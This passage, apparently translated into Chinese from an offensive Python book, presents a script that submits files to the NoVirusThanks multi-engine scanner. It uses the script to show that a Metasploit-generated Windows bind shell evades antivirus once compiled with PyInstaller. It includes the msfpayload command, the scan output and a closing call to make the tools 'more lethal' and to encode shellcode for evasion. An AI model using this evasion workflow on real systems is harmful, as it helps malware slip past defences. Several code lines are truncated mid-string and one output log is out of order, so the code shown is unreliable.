我们现在要利用 `httplib` 编写一个快速的函数将文件名作为参数。打开文件后读取内容，它创建了一个到 `vscan.novirusthanks.org` 的连接并提交头部和参数。页面返回的响应指向上传文件的分析内容页面。

```
def uploadFile(fileName):
    print("[+] Uploading file to NoVirusThanks...")
    fileContents = open(fileName, 'rb').read()
    header = {'Content-Type': 'multipart/form-data; boundary=----
    WebKitFormBoundaryF17rwCZdGuPNPT9U'}
    params = "------WebKitFormBoundaryF17rwCZdGuPNPT9U"
    params += "\r\nContent-Disposition: form-data;"+"name=\"upfile\
    params += "\r\nContent-Type: "+"application/octetstream\r\n\r\r
    params += fileContents
    params += "\r\n------WebKitFormBoundaryF17rwCZdGuPNPT9U"
    params += "\r\nContent-Disposition: form-data;"+"name=\"submitf
    params += "\r\nSubmit File\r\n"
    params +="------WebKitFormBoundaryF17rwCZdGuPNPT9U--\r\n"
    conn = httplib.HTTPConnection('vscan.novirusthanks.org')
    conn.request("POST", "/", params, header)
    response = conn.getresponse()
    location = response.getheader('location')
    conn.close()
    return location
```

检查从 `vscan.novirusthanks.org` ,服务器返回的定位字段，我们可以看到服务器返回的构建页面来自： `http://vscan.novirusthanks.org +/file/ + md5sum(filecontents) +` 。该页面包含了一些JavaScript 来打印一些消息说正在扫描和加载页面直到完整的分析页面准备好。在这一点上，页面返回HTTP 302 状态码，跳转到 `http://vscan.novirusthanks.org + /analysis/+md5sum(file contents)` 页面。我们新的一页在URL 中简单的交换了分析的文档：

```
Date: Mon, 18 Jun 2012 16:45:48 GMT
Server: Apache
Location:http://vscan.novirusthanks.org/file/d5bb12e32840f4c3fa006
```

纵观分析页面的源代码，我们看到它包含一个检验率的字符串，该字符串包含了一些CSS 代码，我们需要将它剥离出来并打印在控制台。

```
File Info
Report date: 2012-06-18 18:48:20 (GMT 1)
File name: [b]bindshell-exe[/b]
File size: 73802 bytes
MD5 Hash: d5bb12e32840f4c3fa00662e412a66fc
SHA1 Hash: e9309c2bb3f369dfbbd9b42deaf7c7ee5c29e364
Detection rate: [color=red]0[/color] on 14 ([color=red]0%[/color])
```

在了解了如何连接分析页面并剥离CSS 代码，我们可以编写Python 脚本打印我们上传的可疑文件的扫描结果。首先，我们的脚本连接到返回扫描消息的文件页面，一旦这个页面返回一个HTTP 302重定向到我们的分析页面，我们可以使用正则表达式读取检测率然后替换CSS 代码为空字符串。我们将打印处检 测率字符串到屏幕上：

```
def printResults(url):
    status = 200
    host = urlparse(url)[1]
    path = urlparse(url)[2]
    if 'analysis' not in path:
        while status != 302:
            conn = httplib.HTTPConnection(host)
            conn.request('GET', path)
            resp = conn.getresponse()
            status = resp.status
            print('[+] Scanning file...')
            conn.close()
            time.sleep(15)
    print('[+] Scan Complete.')
    path = path.replace('file', 'analysis')
    conn = httplib.HTTPConnection(host)
    conn.request('GET', path)
    resp = conn.getresponse()
    data = resp.read()
    conn.close()
    reResults = re.findall(r'Detection rate:.*\) ', data)
    htmlStripRes = reResults[1].replace('&lt;font color=\'red\'&gt;
    print('[+] ' + str(htmlStripRes))
```

添加一些选项的解析，我们现在有一个脚本能够上传文件，使用 `vscan.novirusthanks.org` 服务扫描它，并打印检测率：

```
import re
import httplib
import time
import os
import optparse
from urlparse import urlparse
def uploadFile(fileName):
    print("[+] Uploading file to NoVirusThanks...")
    fileContents = open(fileName, 'rb').read()
    header = {'Content-Type': 'multipart/form-data; boundary=----We
    params = "------WebKitFormBoundaryF17rwCZdGuPNPT9U"
    params += "\r\nContent-Disposition: form-data;"+"name=\"upfile\
    params += "\r\nContent-Type: "+"application/octet stream\r\n\r\
    params += fileContents
    params += "\r\n------WebKitFormBoundaryF17rwCZdGuPNPT9U"
    params += "\r\nContent-Disposition: form-data;"+"name=\"submitt
```

```
    params += "\r\nSubmit File\r\n"
    params +="------WebKitFormBoundaryF17rwCZdGuPNPT9U--\r\n"
    conn = httplib.HTTPConnection('vscan.novirusthanks.org')
    conn.request("POST", "/", params, header)
    response = conn.getresponse()
    location = response.getheader('location')
    conn.close()
    return location
def printResults(url):
    status = 200
    host = urlparse(url)[1]
    path = urlparse(url)[2]
    if 'analysis' not in path:
        while status != 302:
            conn = httplib.HTTPConnection(host)
            conn.request('GET', path)
            resp = conn.getresponse()
            status = resp.status
            print('[+] Scanning file...')
            conn.close()
            time.sleep(15)
    print('[+] Scan Complete.')
    path = path.replace('file', 'analysis')
    conn = httplib.HTTPConnection(host)
    conn.request('GET', path)
    resp = conn.getresponse()
    data = resp.read()
    conn.close()
    reResults = re.findall(r'Detection rate:.*\) ', data)
    htmlStripRes = reResults[1].replace('&lt;font color=\'red\'&gt;
    print('[+] ' + str(htmlStripRes))
def main():
    parser = optparse.OptionParser('usage%prog -f <filename>')
    parser.add_option('-f', dest='fileName', type='string', help='s
    (options, args) = parser.parse_args()
    fileName = options.fileName
    if fileName == None:
        print(parser.usage)
        exit(0)
    elif os.path.isfile(fileName) == False:
        print('[+] ' + fileName + ' does not exist.')
        exit(0)
    else:
        loc = uploadFile(fileName)
        printResults(loc)
if __name__ == '__main__':
    main()
```

让我们先来测试一个已知的恶意软件来验证杀毒程序是否能成功的检测出来。我们将建立一个Windows TCP 绑定shell 绑定TCP 的1337 端口。使用Metasploit 默认的编码器，我们将编码它为一个标准的Windows 可执行程序。注意结果，我们能看

到14 个杀毒引擎中有10 个检测出该文件是恶意的，这个文件很明显不能躲避杀毒软件的检测：

```
attacker$ msfpayload windows/shell_bind_tcp LPORT=1337 X > bindshel
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_bind_tcp
Length: 341
Options: {"LPORT"=>"1337"}
attacker$ python virusCheck.py –f bindshell.exe
[+] Uploading file to NoVirusThanks...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scan Complete.
[+] Detection rate: 10 on 14 (71%)
```

然而，运行我们的检测脚本针对我们用Python 脚本编译的可执行程序，我们可以看到14 个杀毒引擎都检测失败。成功！我们可以用一点Python 完全的躲避杀毒引擎。

```
C:\Users\victim\pyinstaller-1.5.1>python.exe virusCheck.py -f
bindshell\dist\bindshell.exe
[+] Uploading file to NoVirusThanks...
[+] Scan Complete.
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Scanning file...
[+] Detection rate: 0 on 14 (0%)
```

本章总结

恭喜！你已经完成了最后一章，希望这本书对你有帮助。前面已经覆盖了各种不同的概念。从如何编写一些Python代码来协助网络测试开始，我们过渡到为法庭取证分析，分析网络流量，渗透测试无线网络，分析WEB 页面和社交平台编写代码。在最后一章解释了一个编写躲避杀毒引擎扫描的程序的方法。看完本书之后，返回到前面的章节。你可以怎样修改脚本来满足你特定的需求？你怎么让他们更有效，

更高效或者更致命？例如在这一章中，你可以使用编码技术编码shellcode 来躲避杀毒引擎吗？你会怎样编写今天的Python 程序？对于这些想法，我们给你一些亚里士多德的智慧名言：“We make war that we may live in peace.”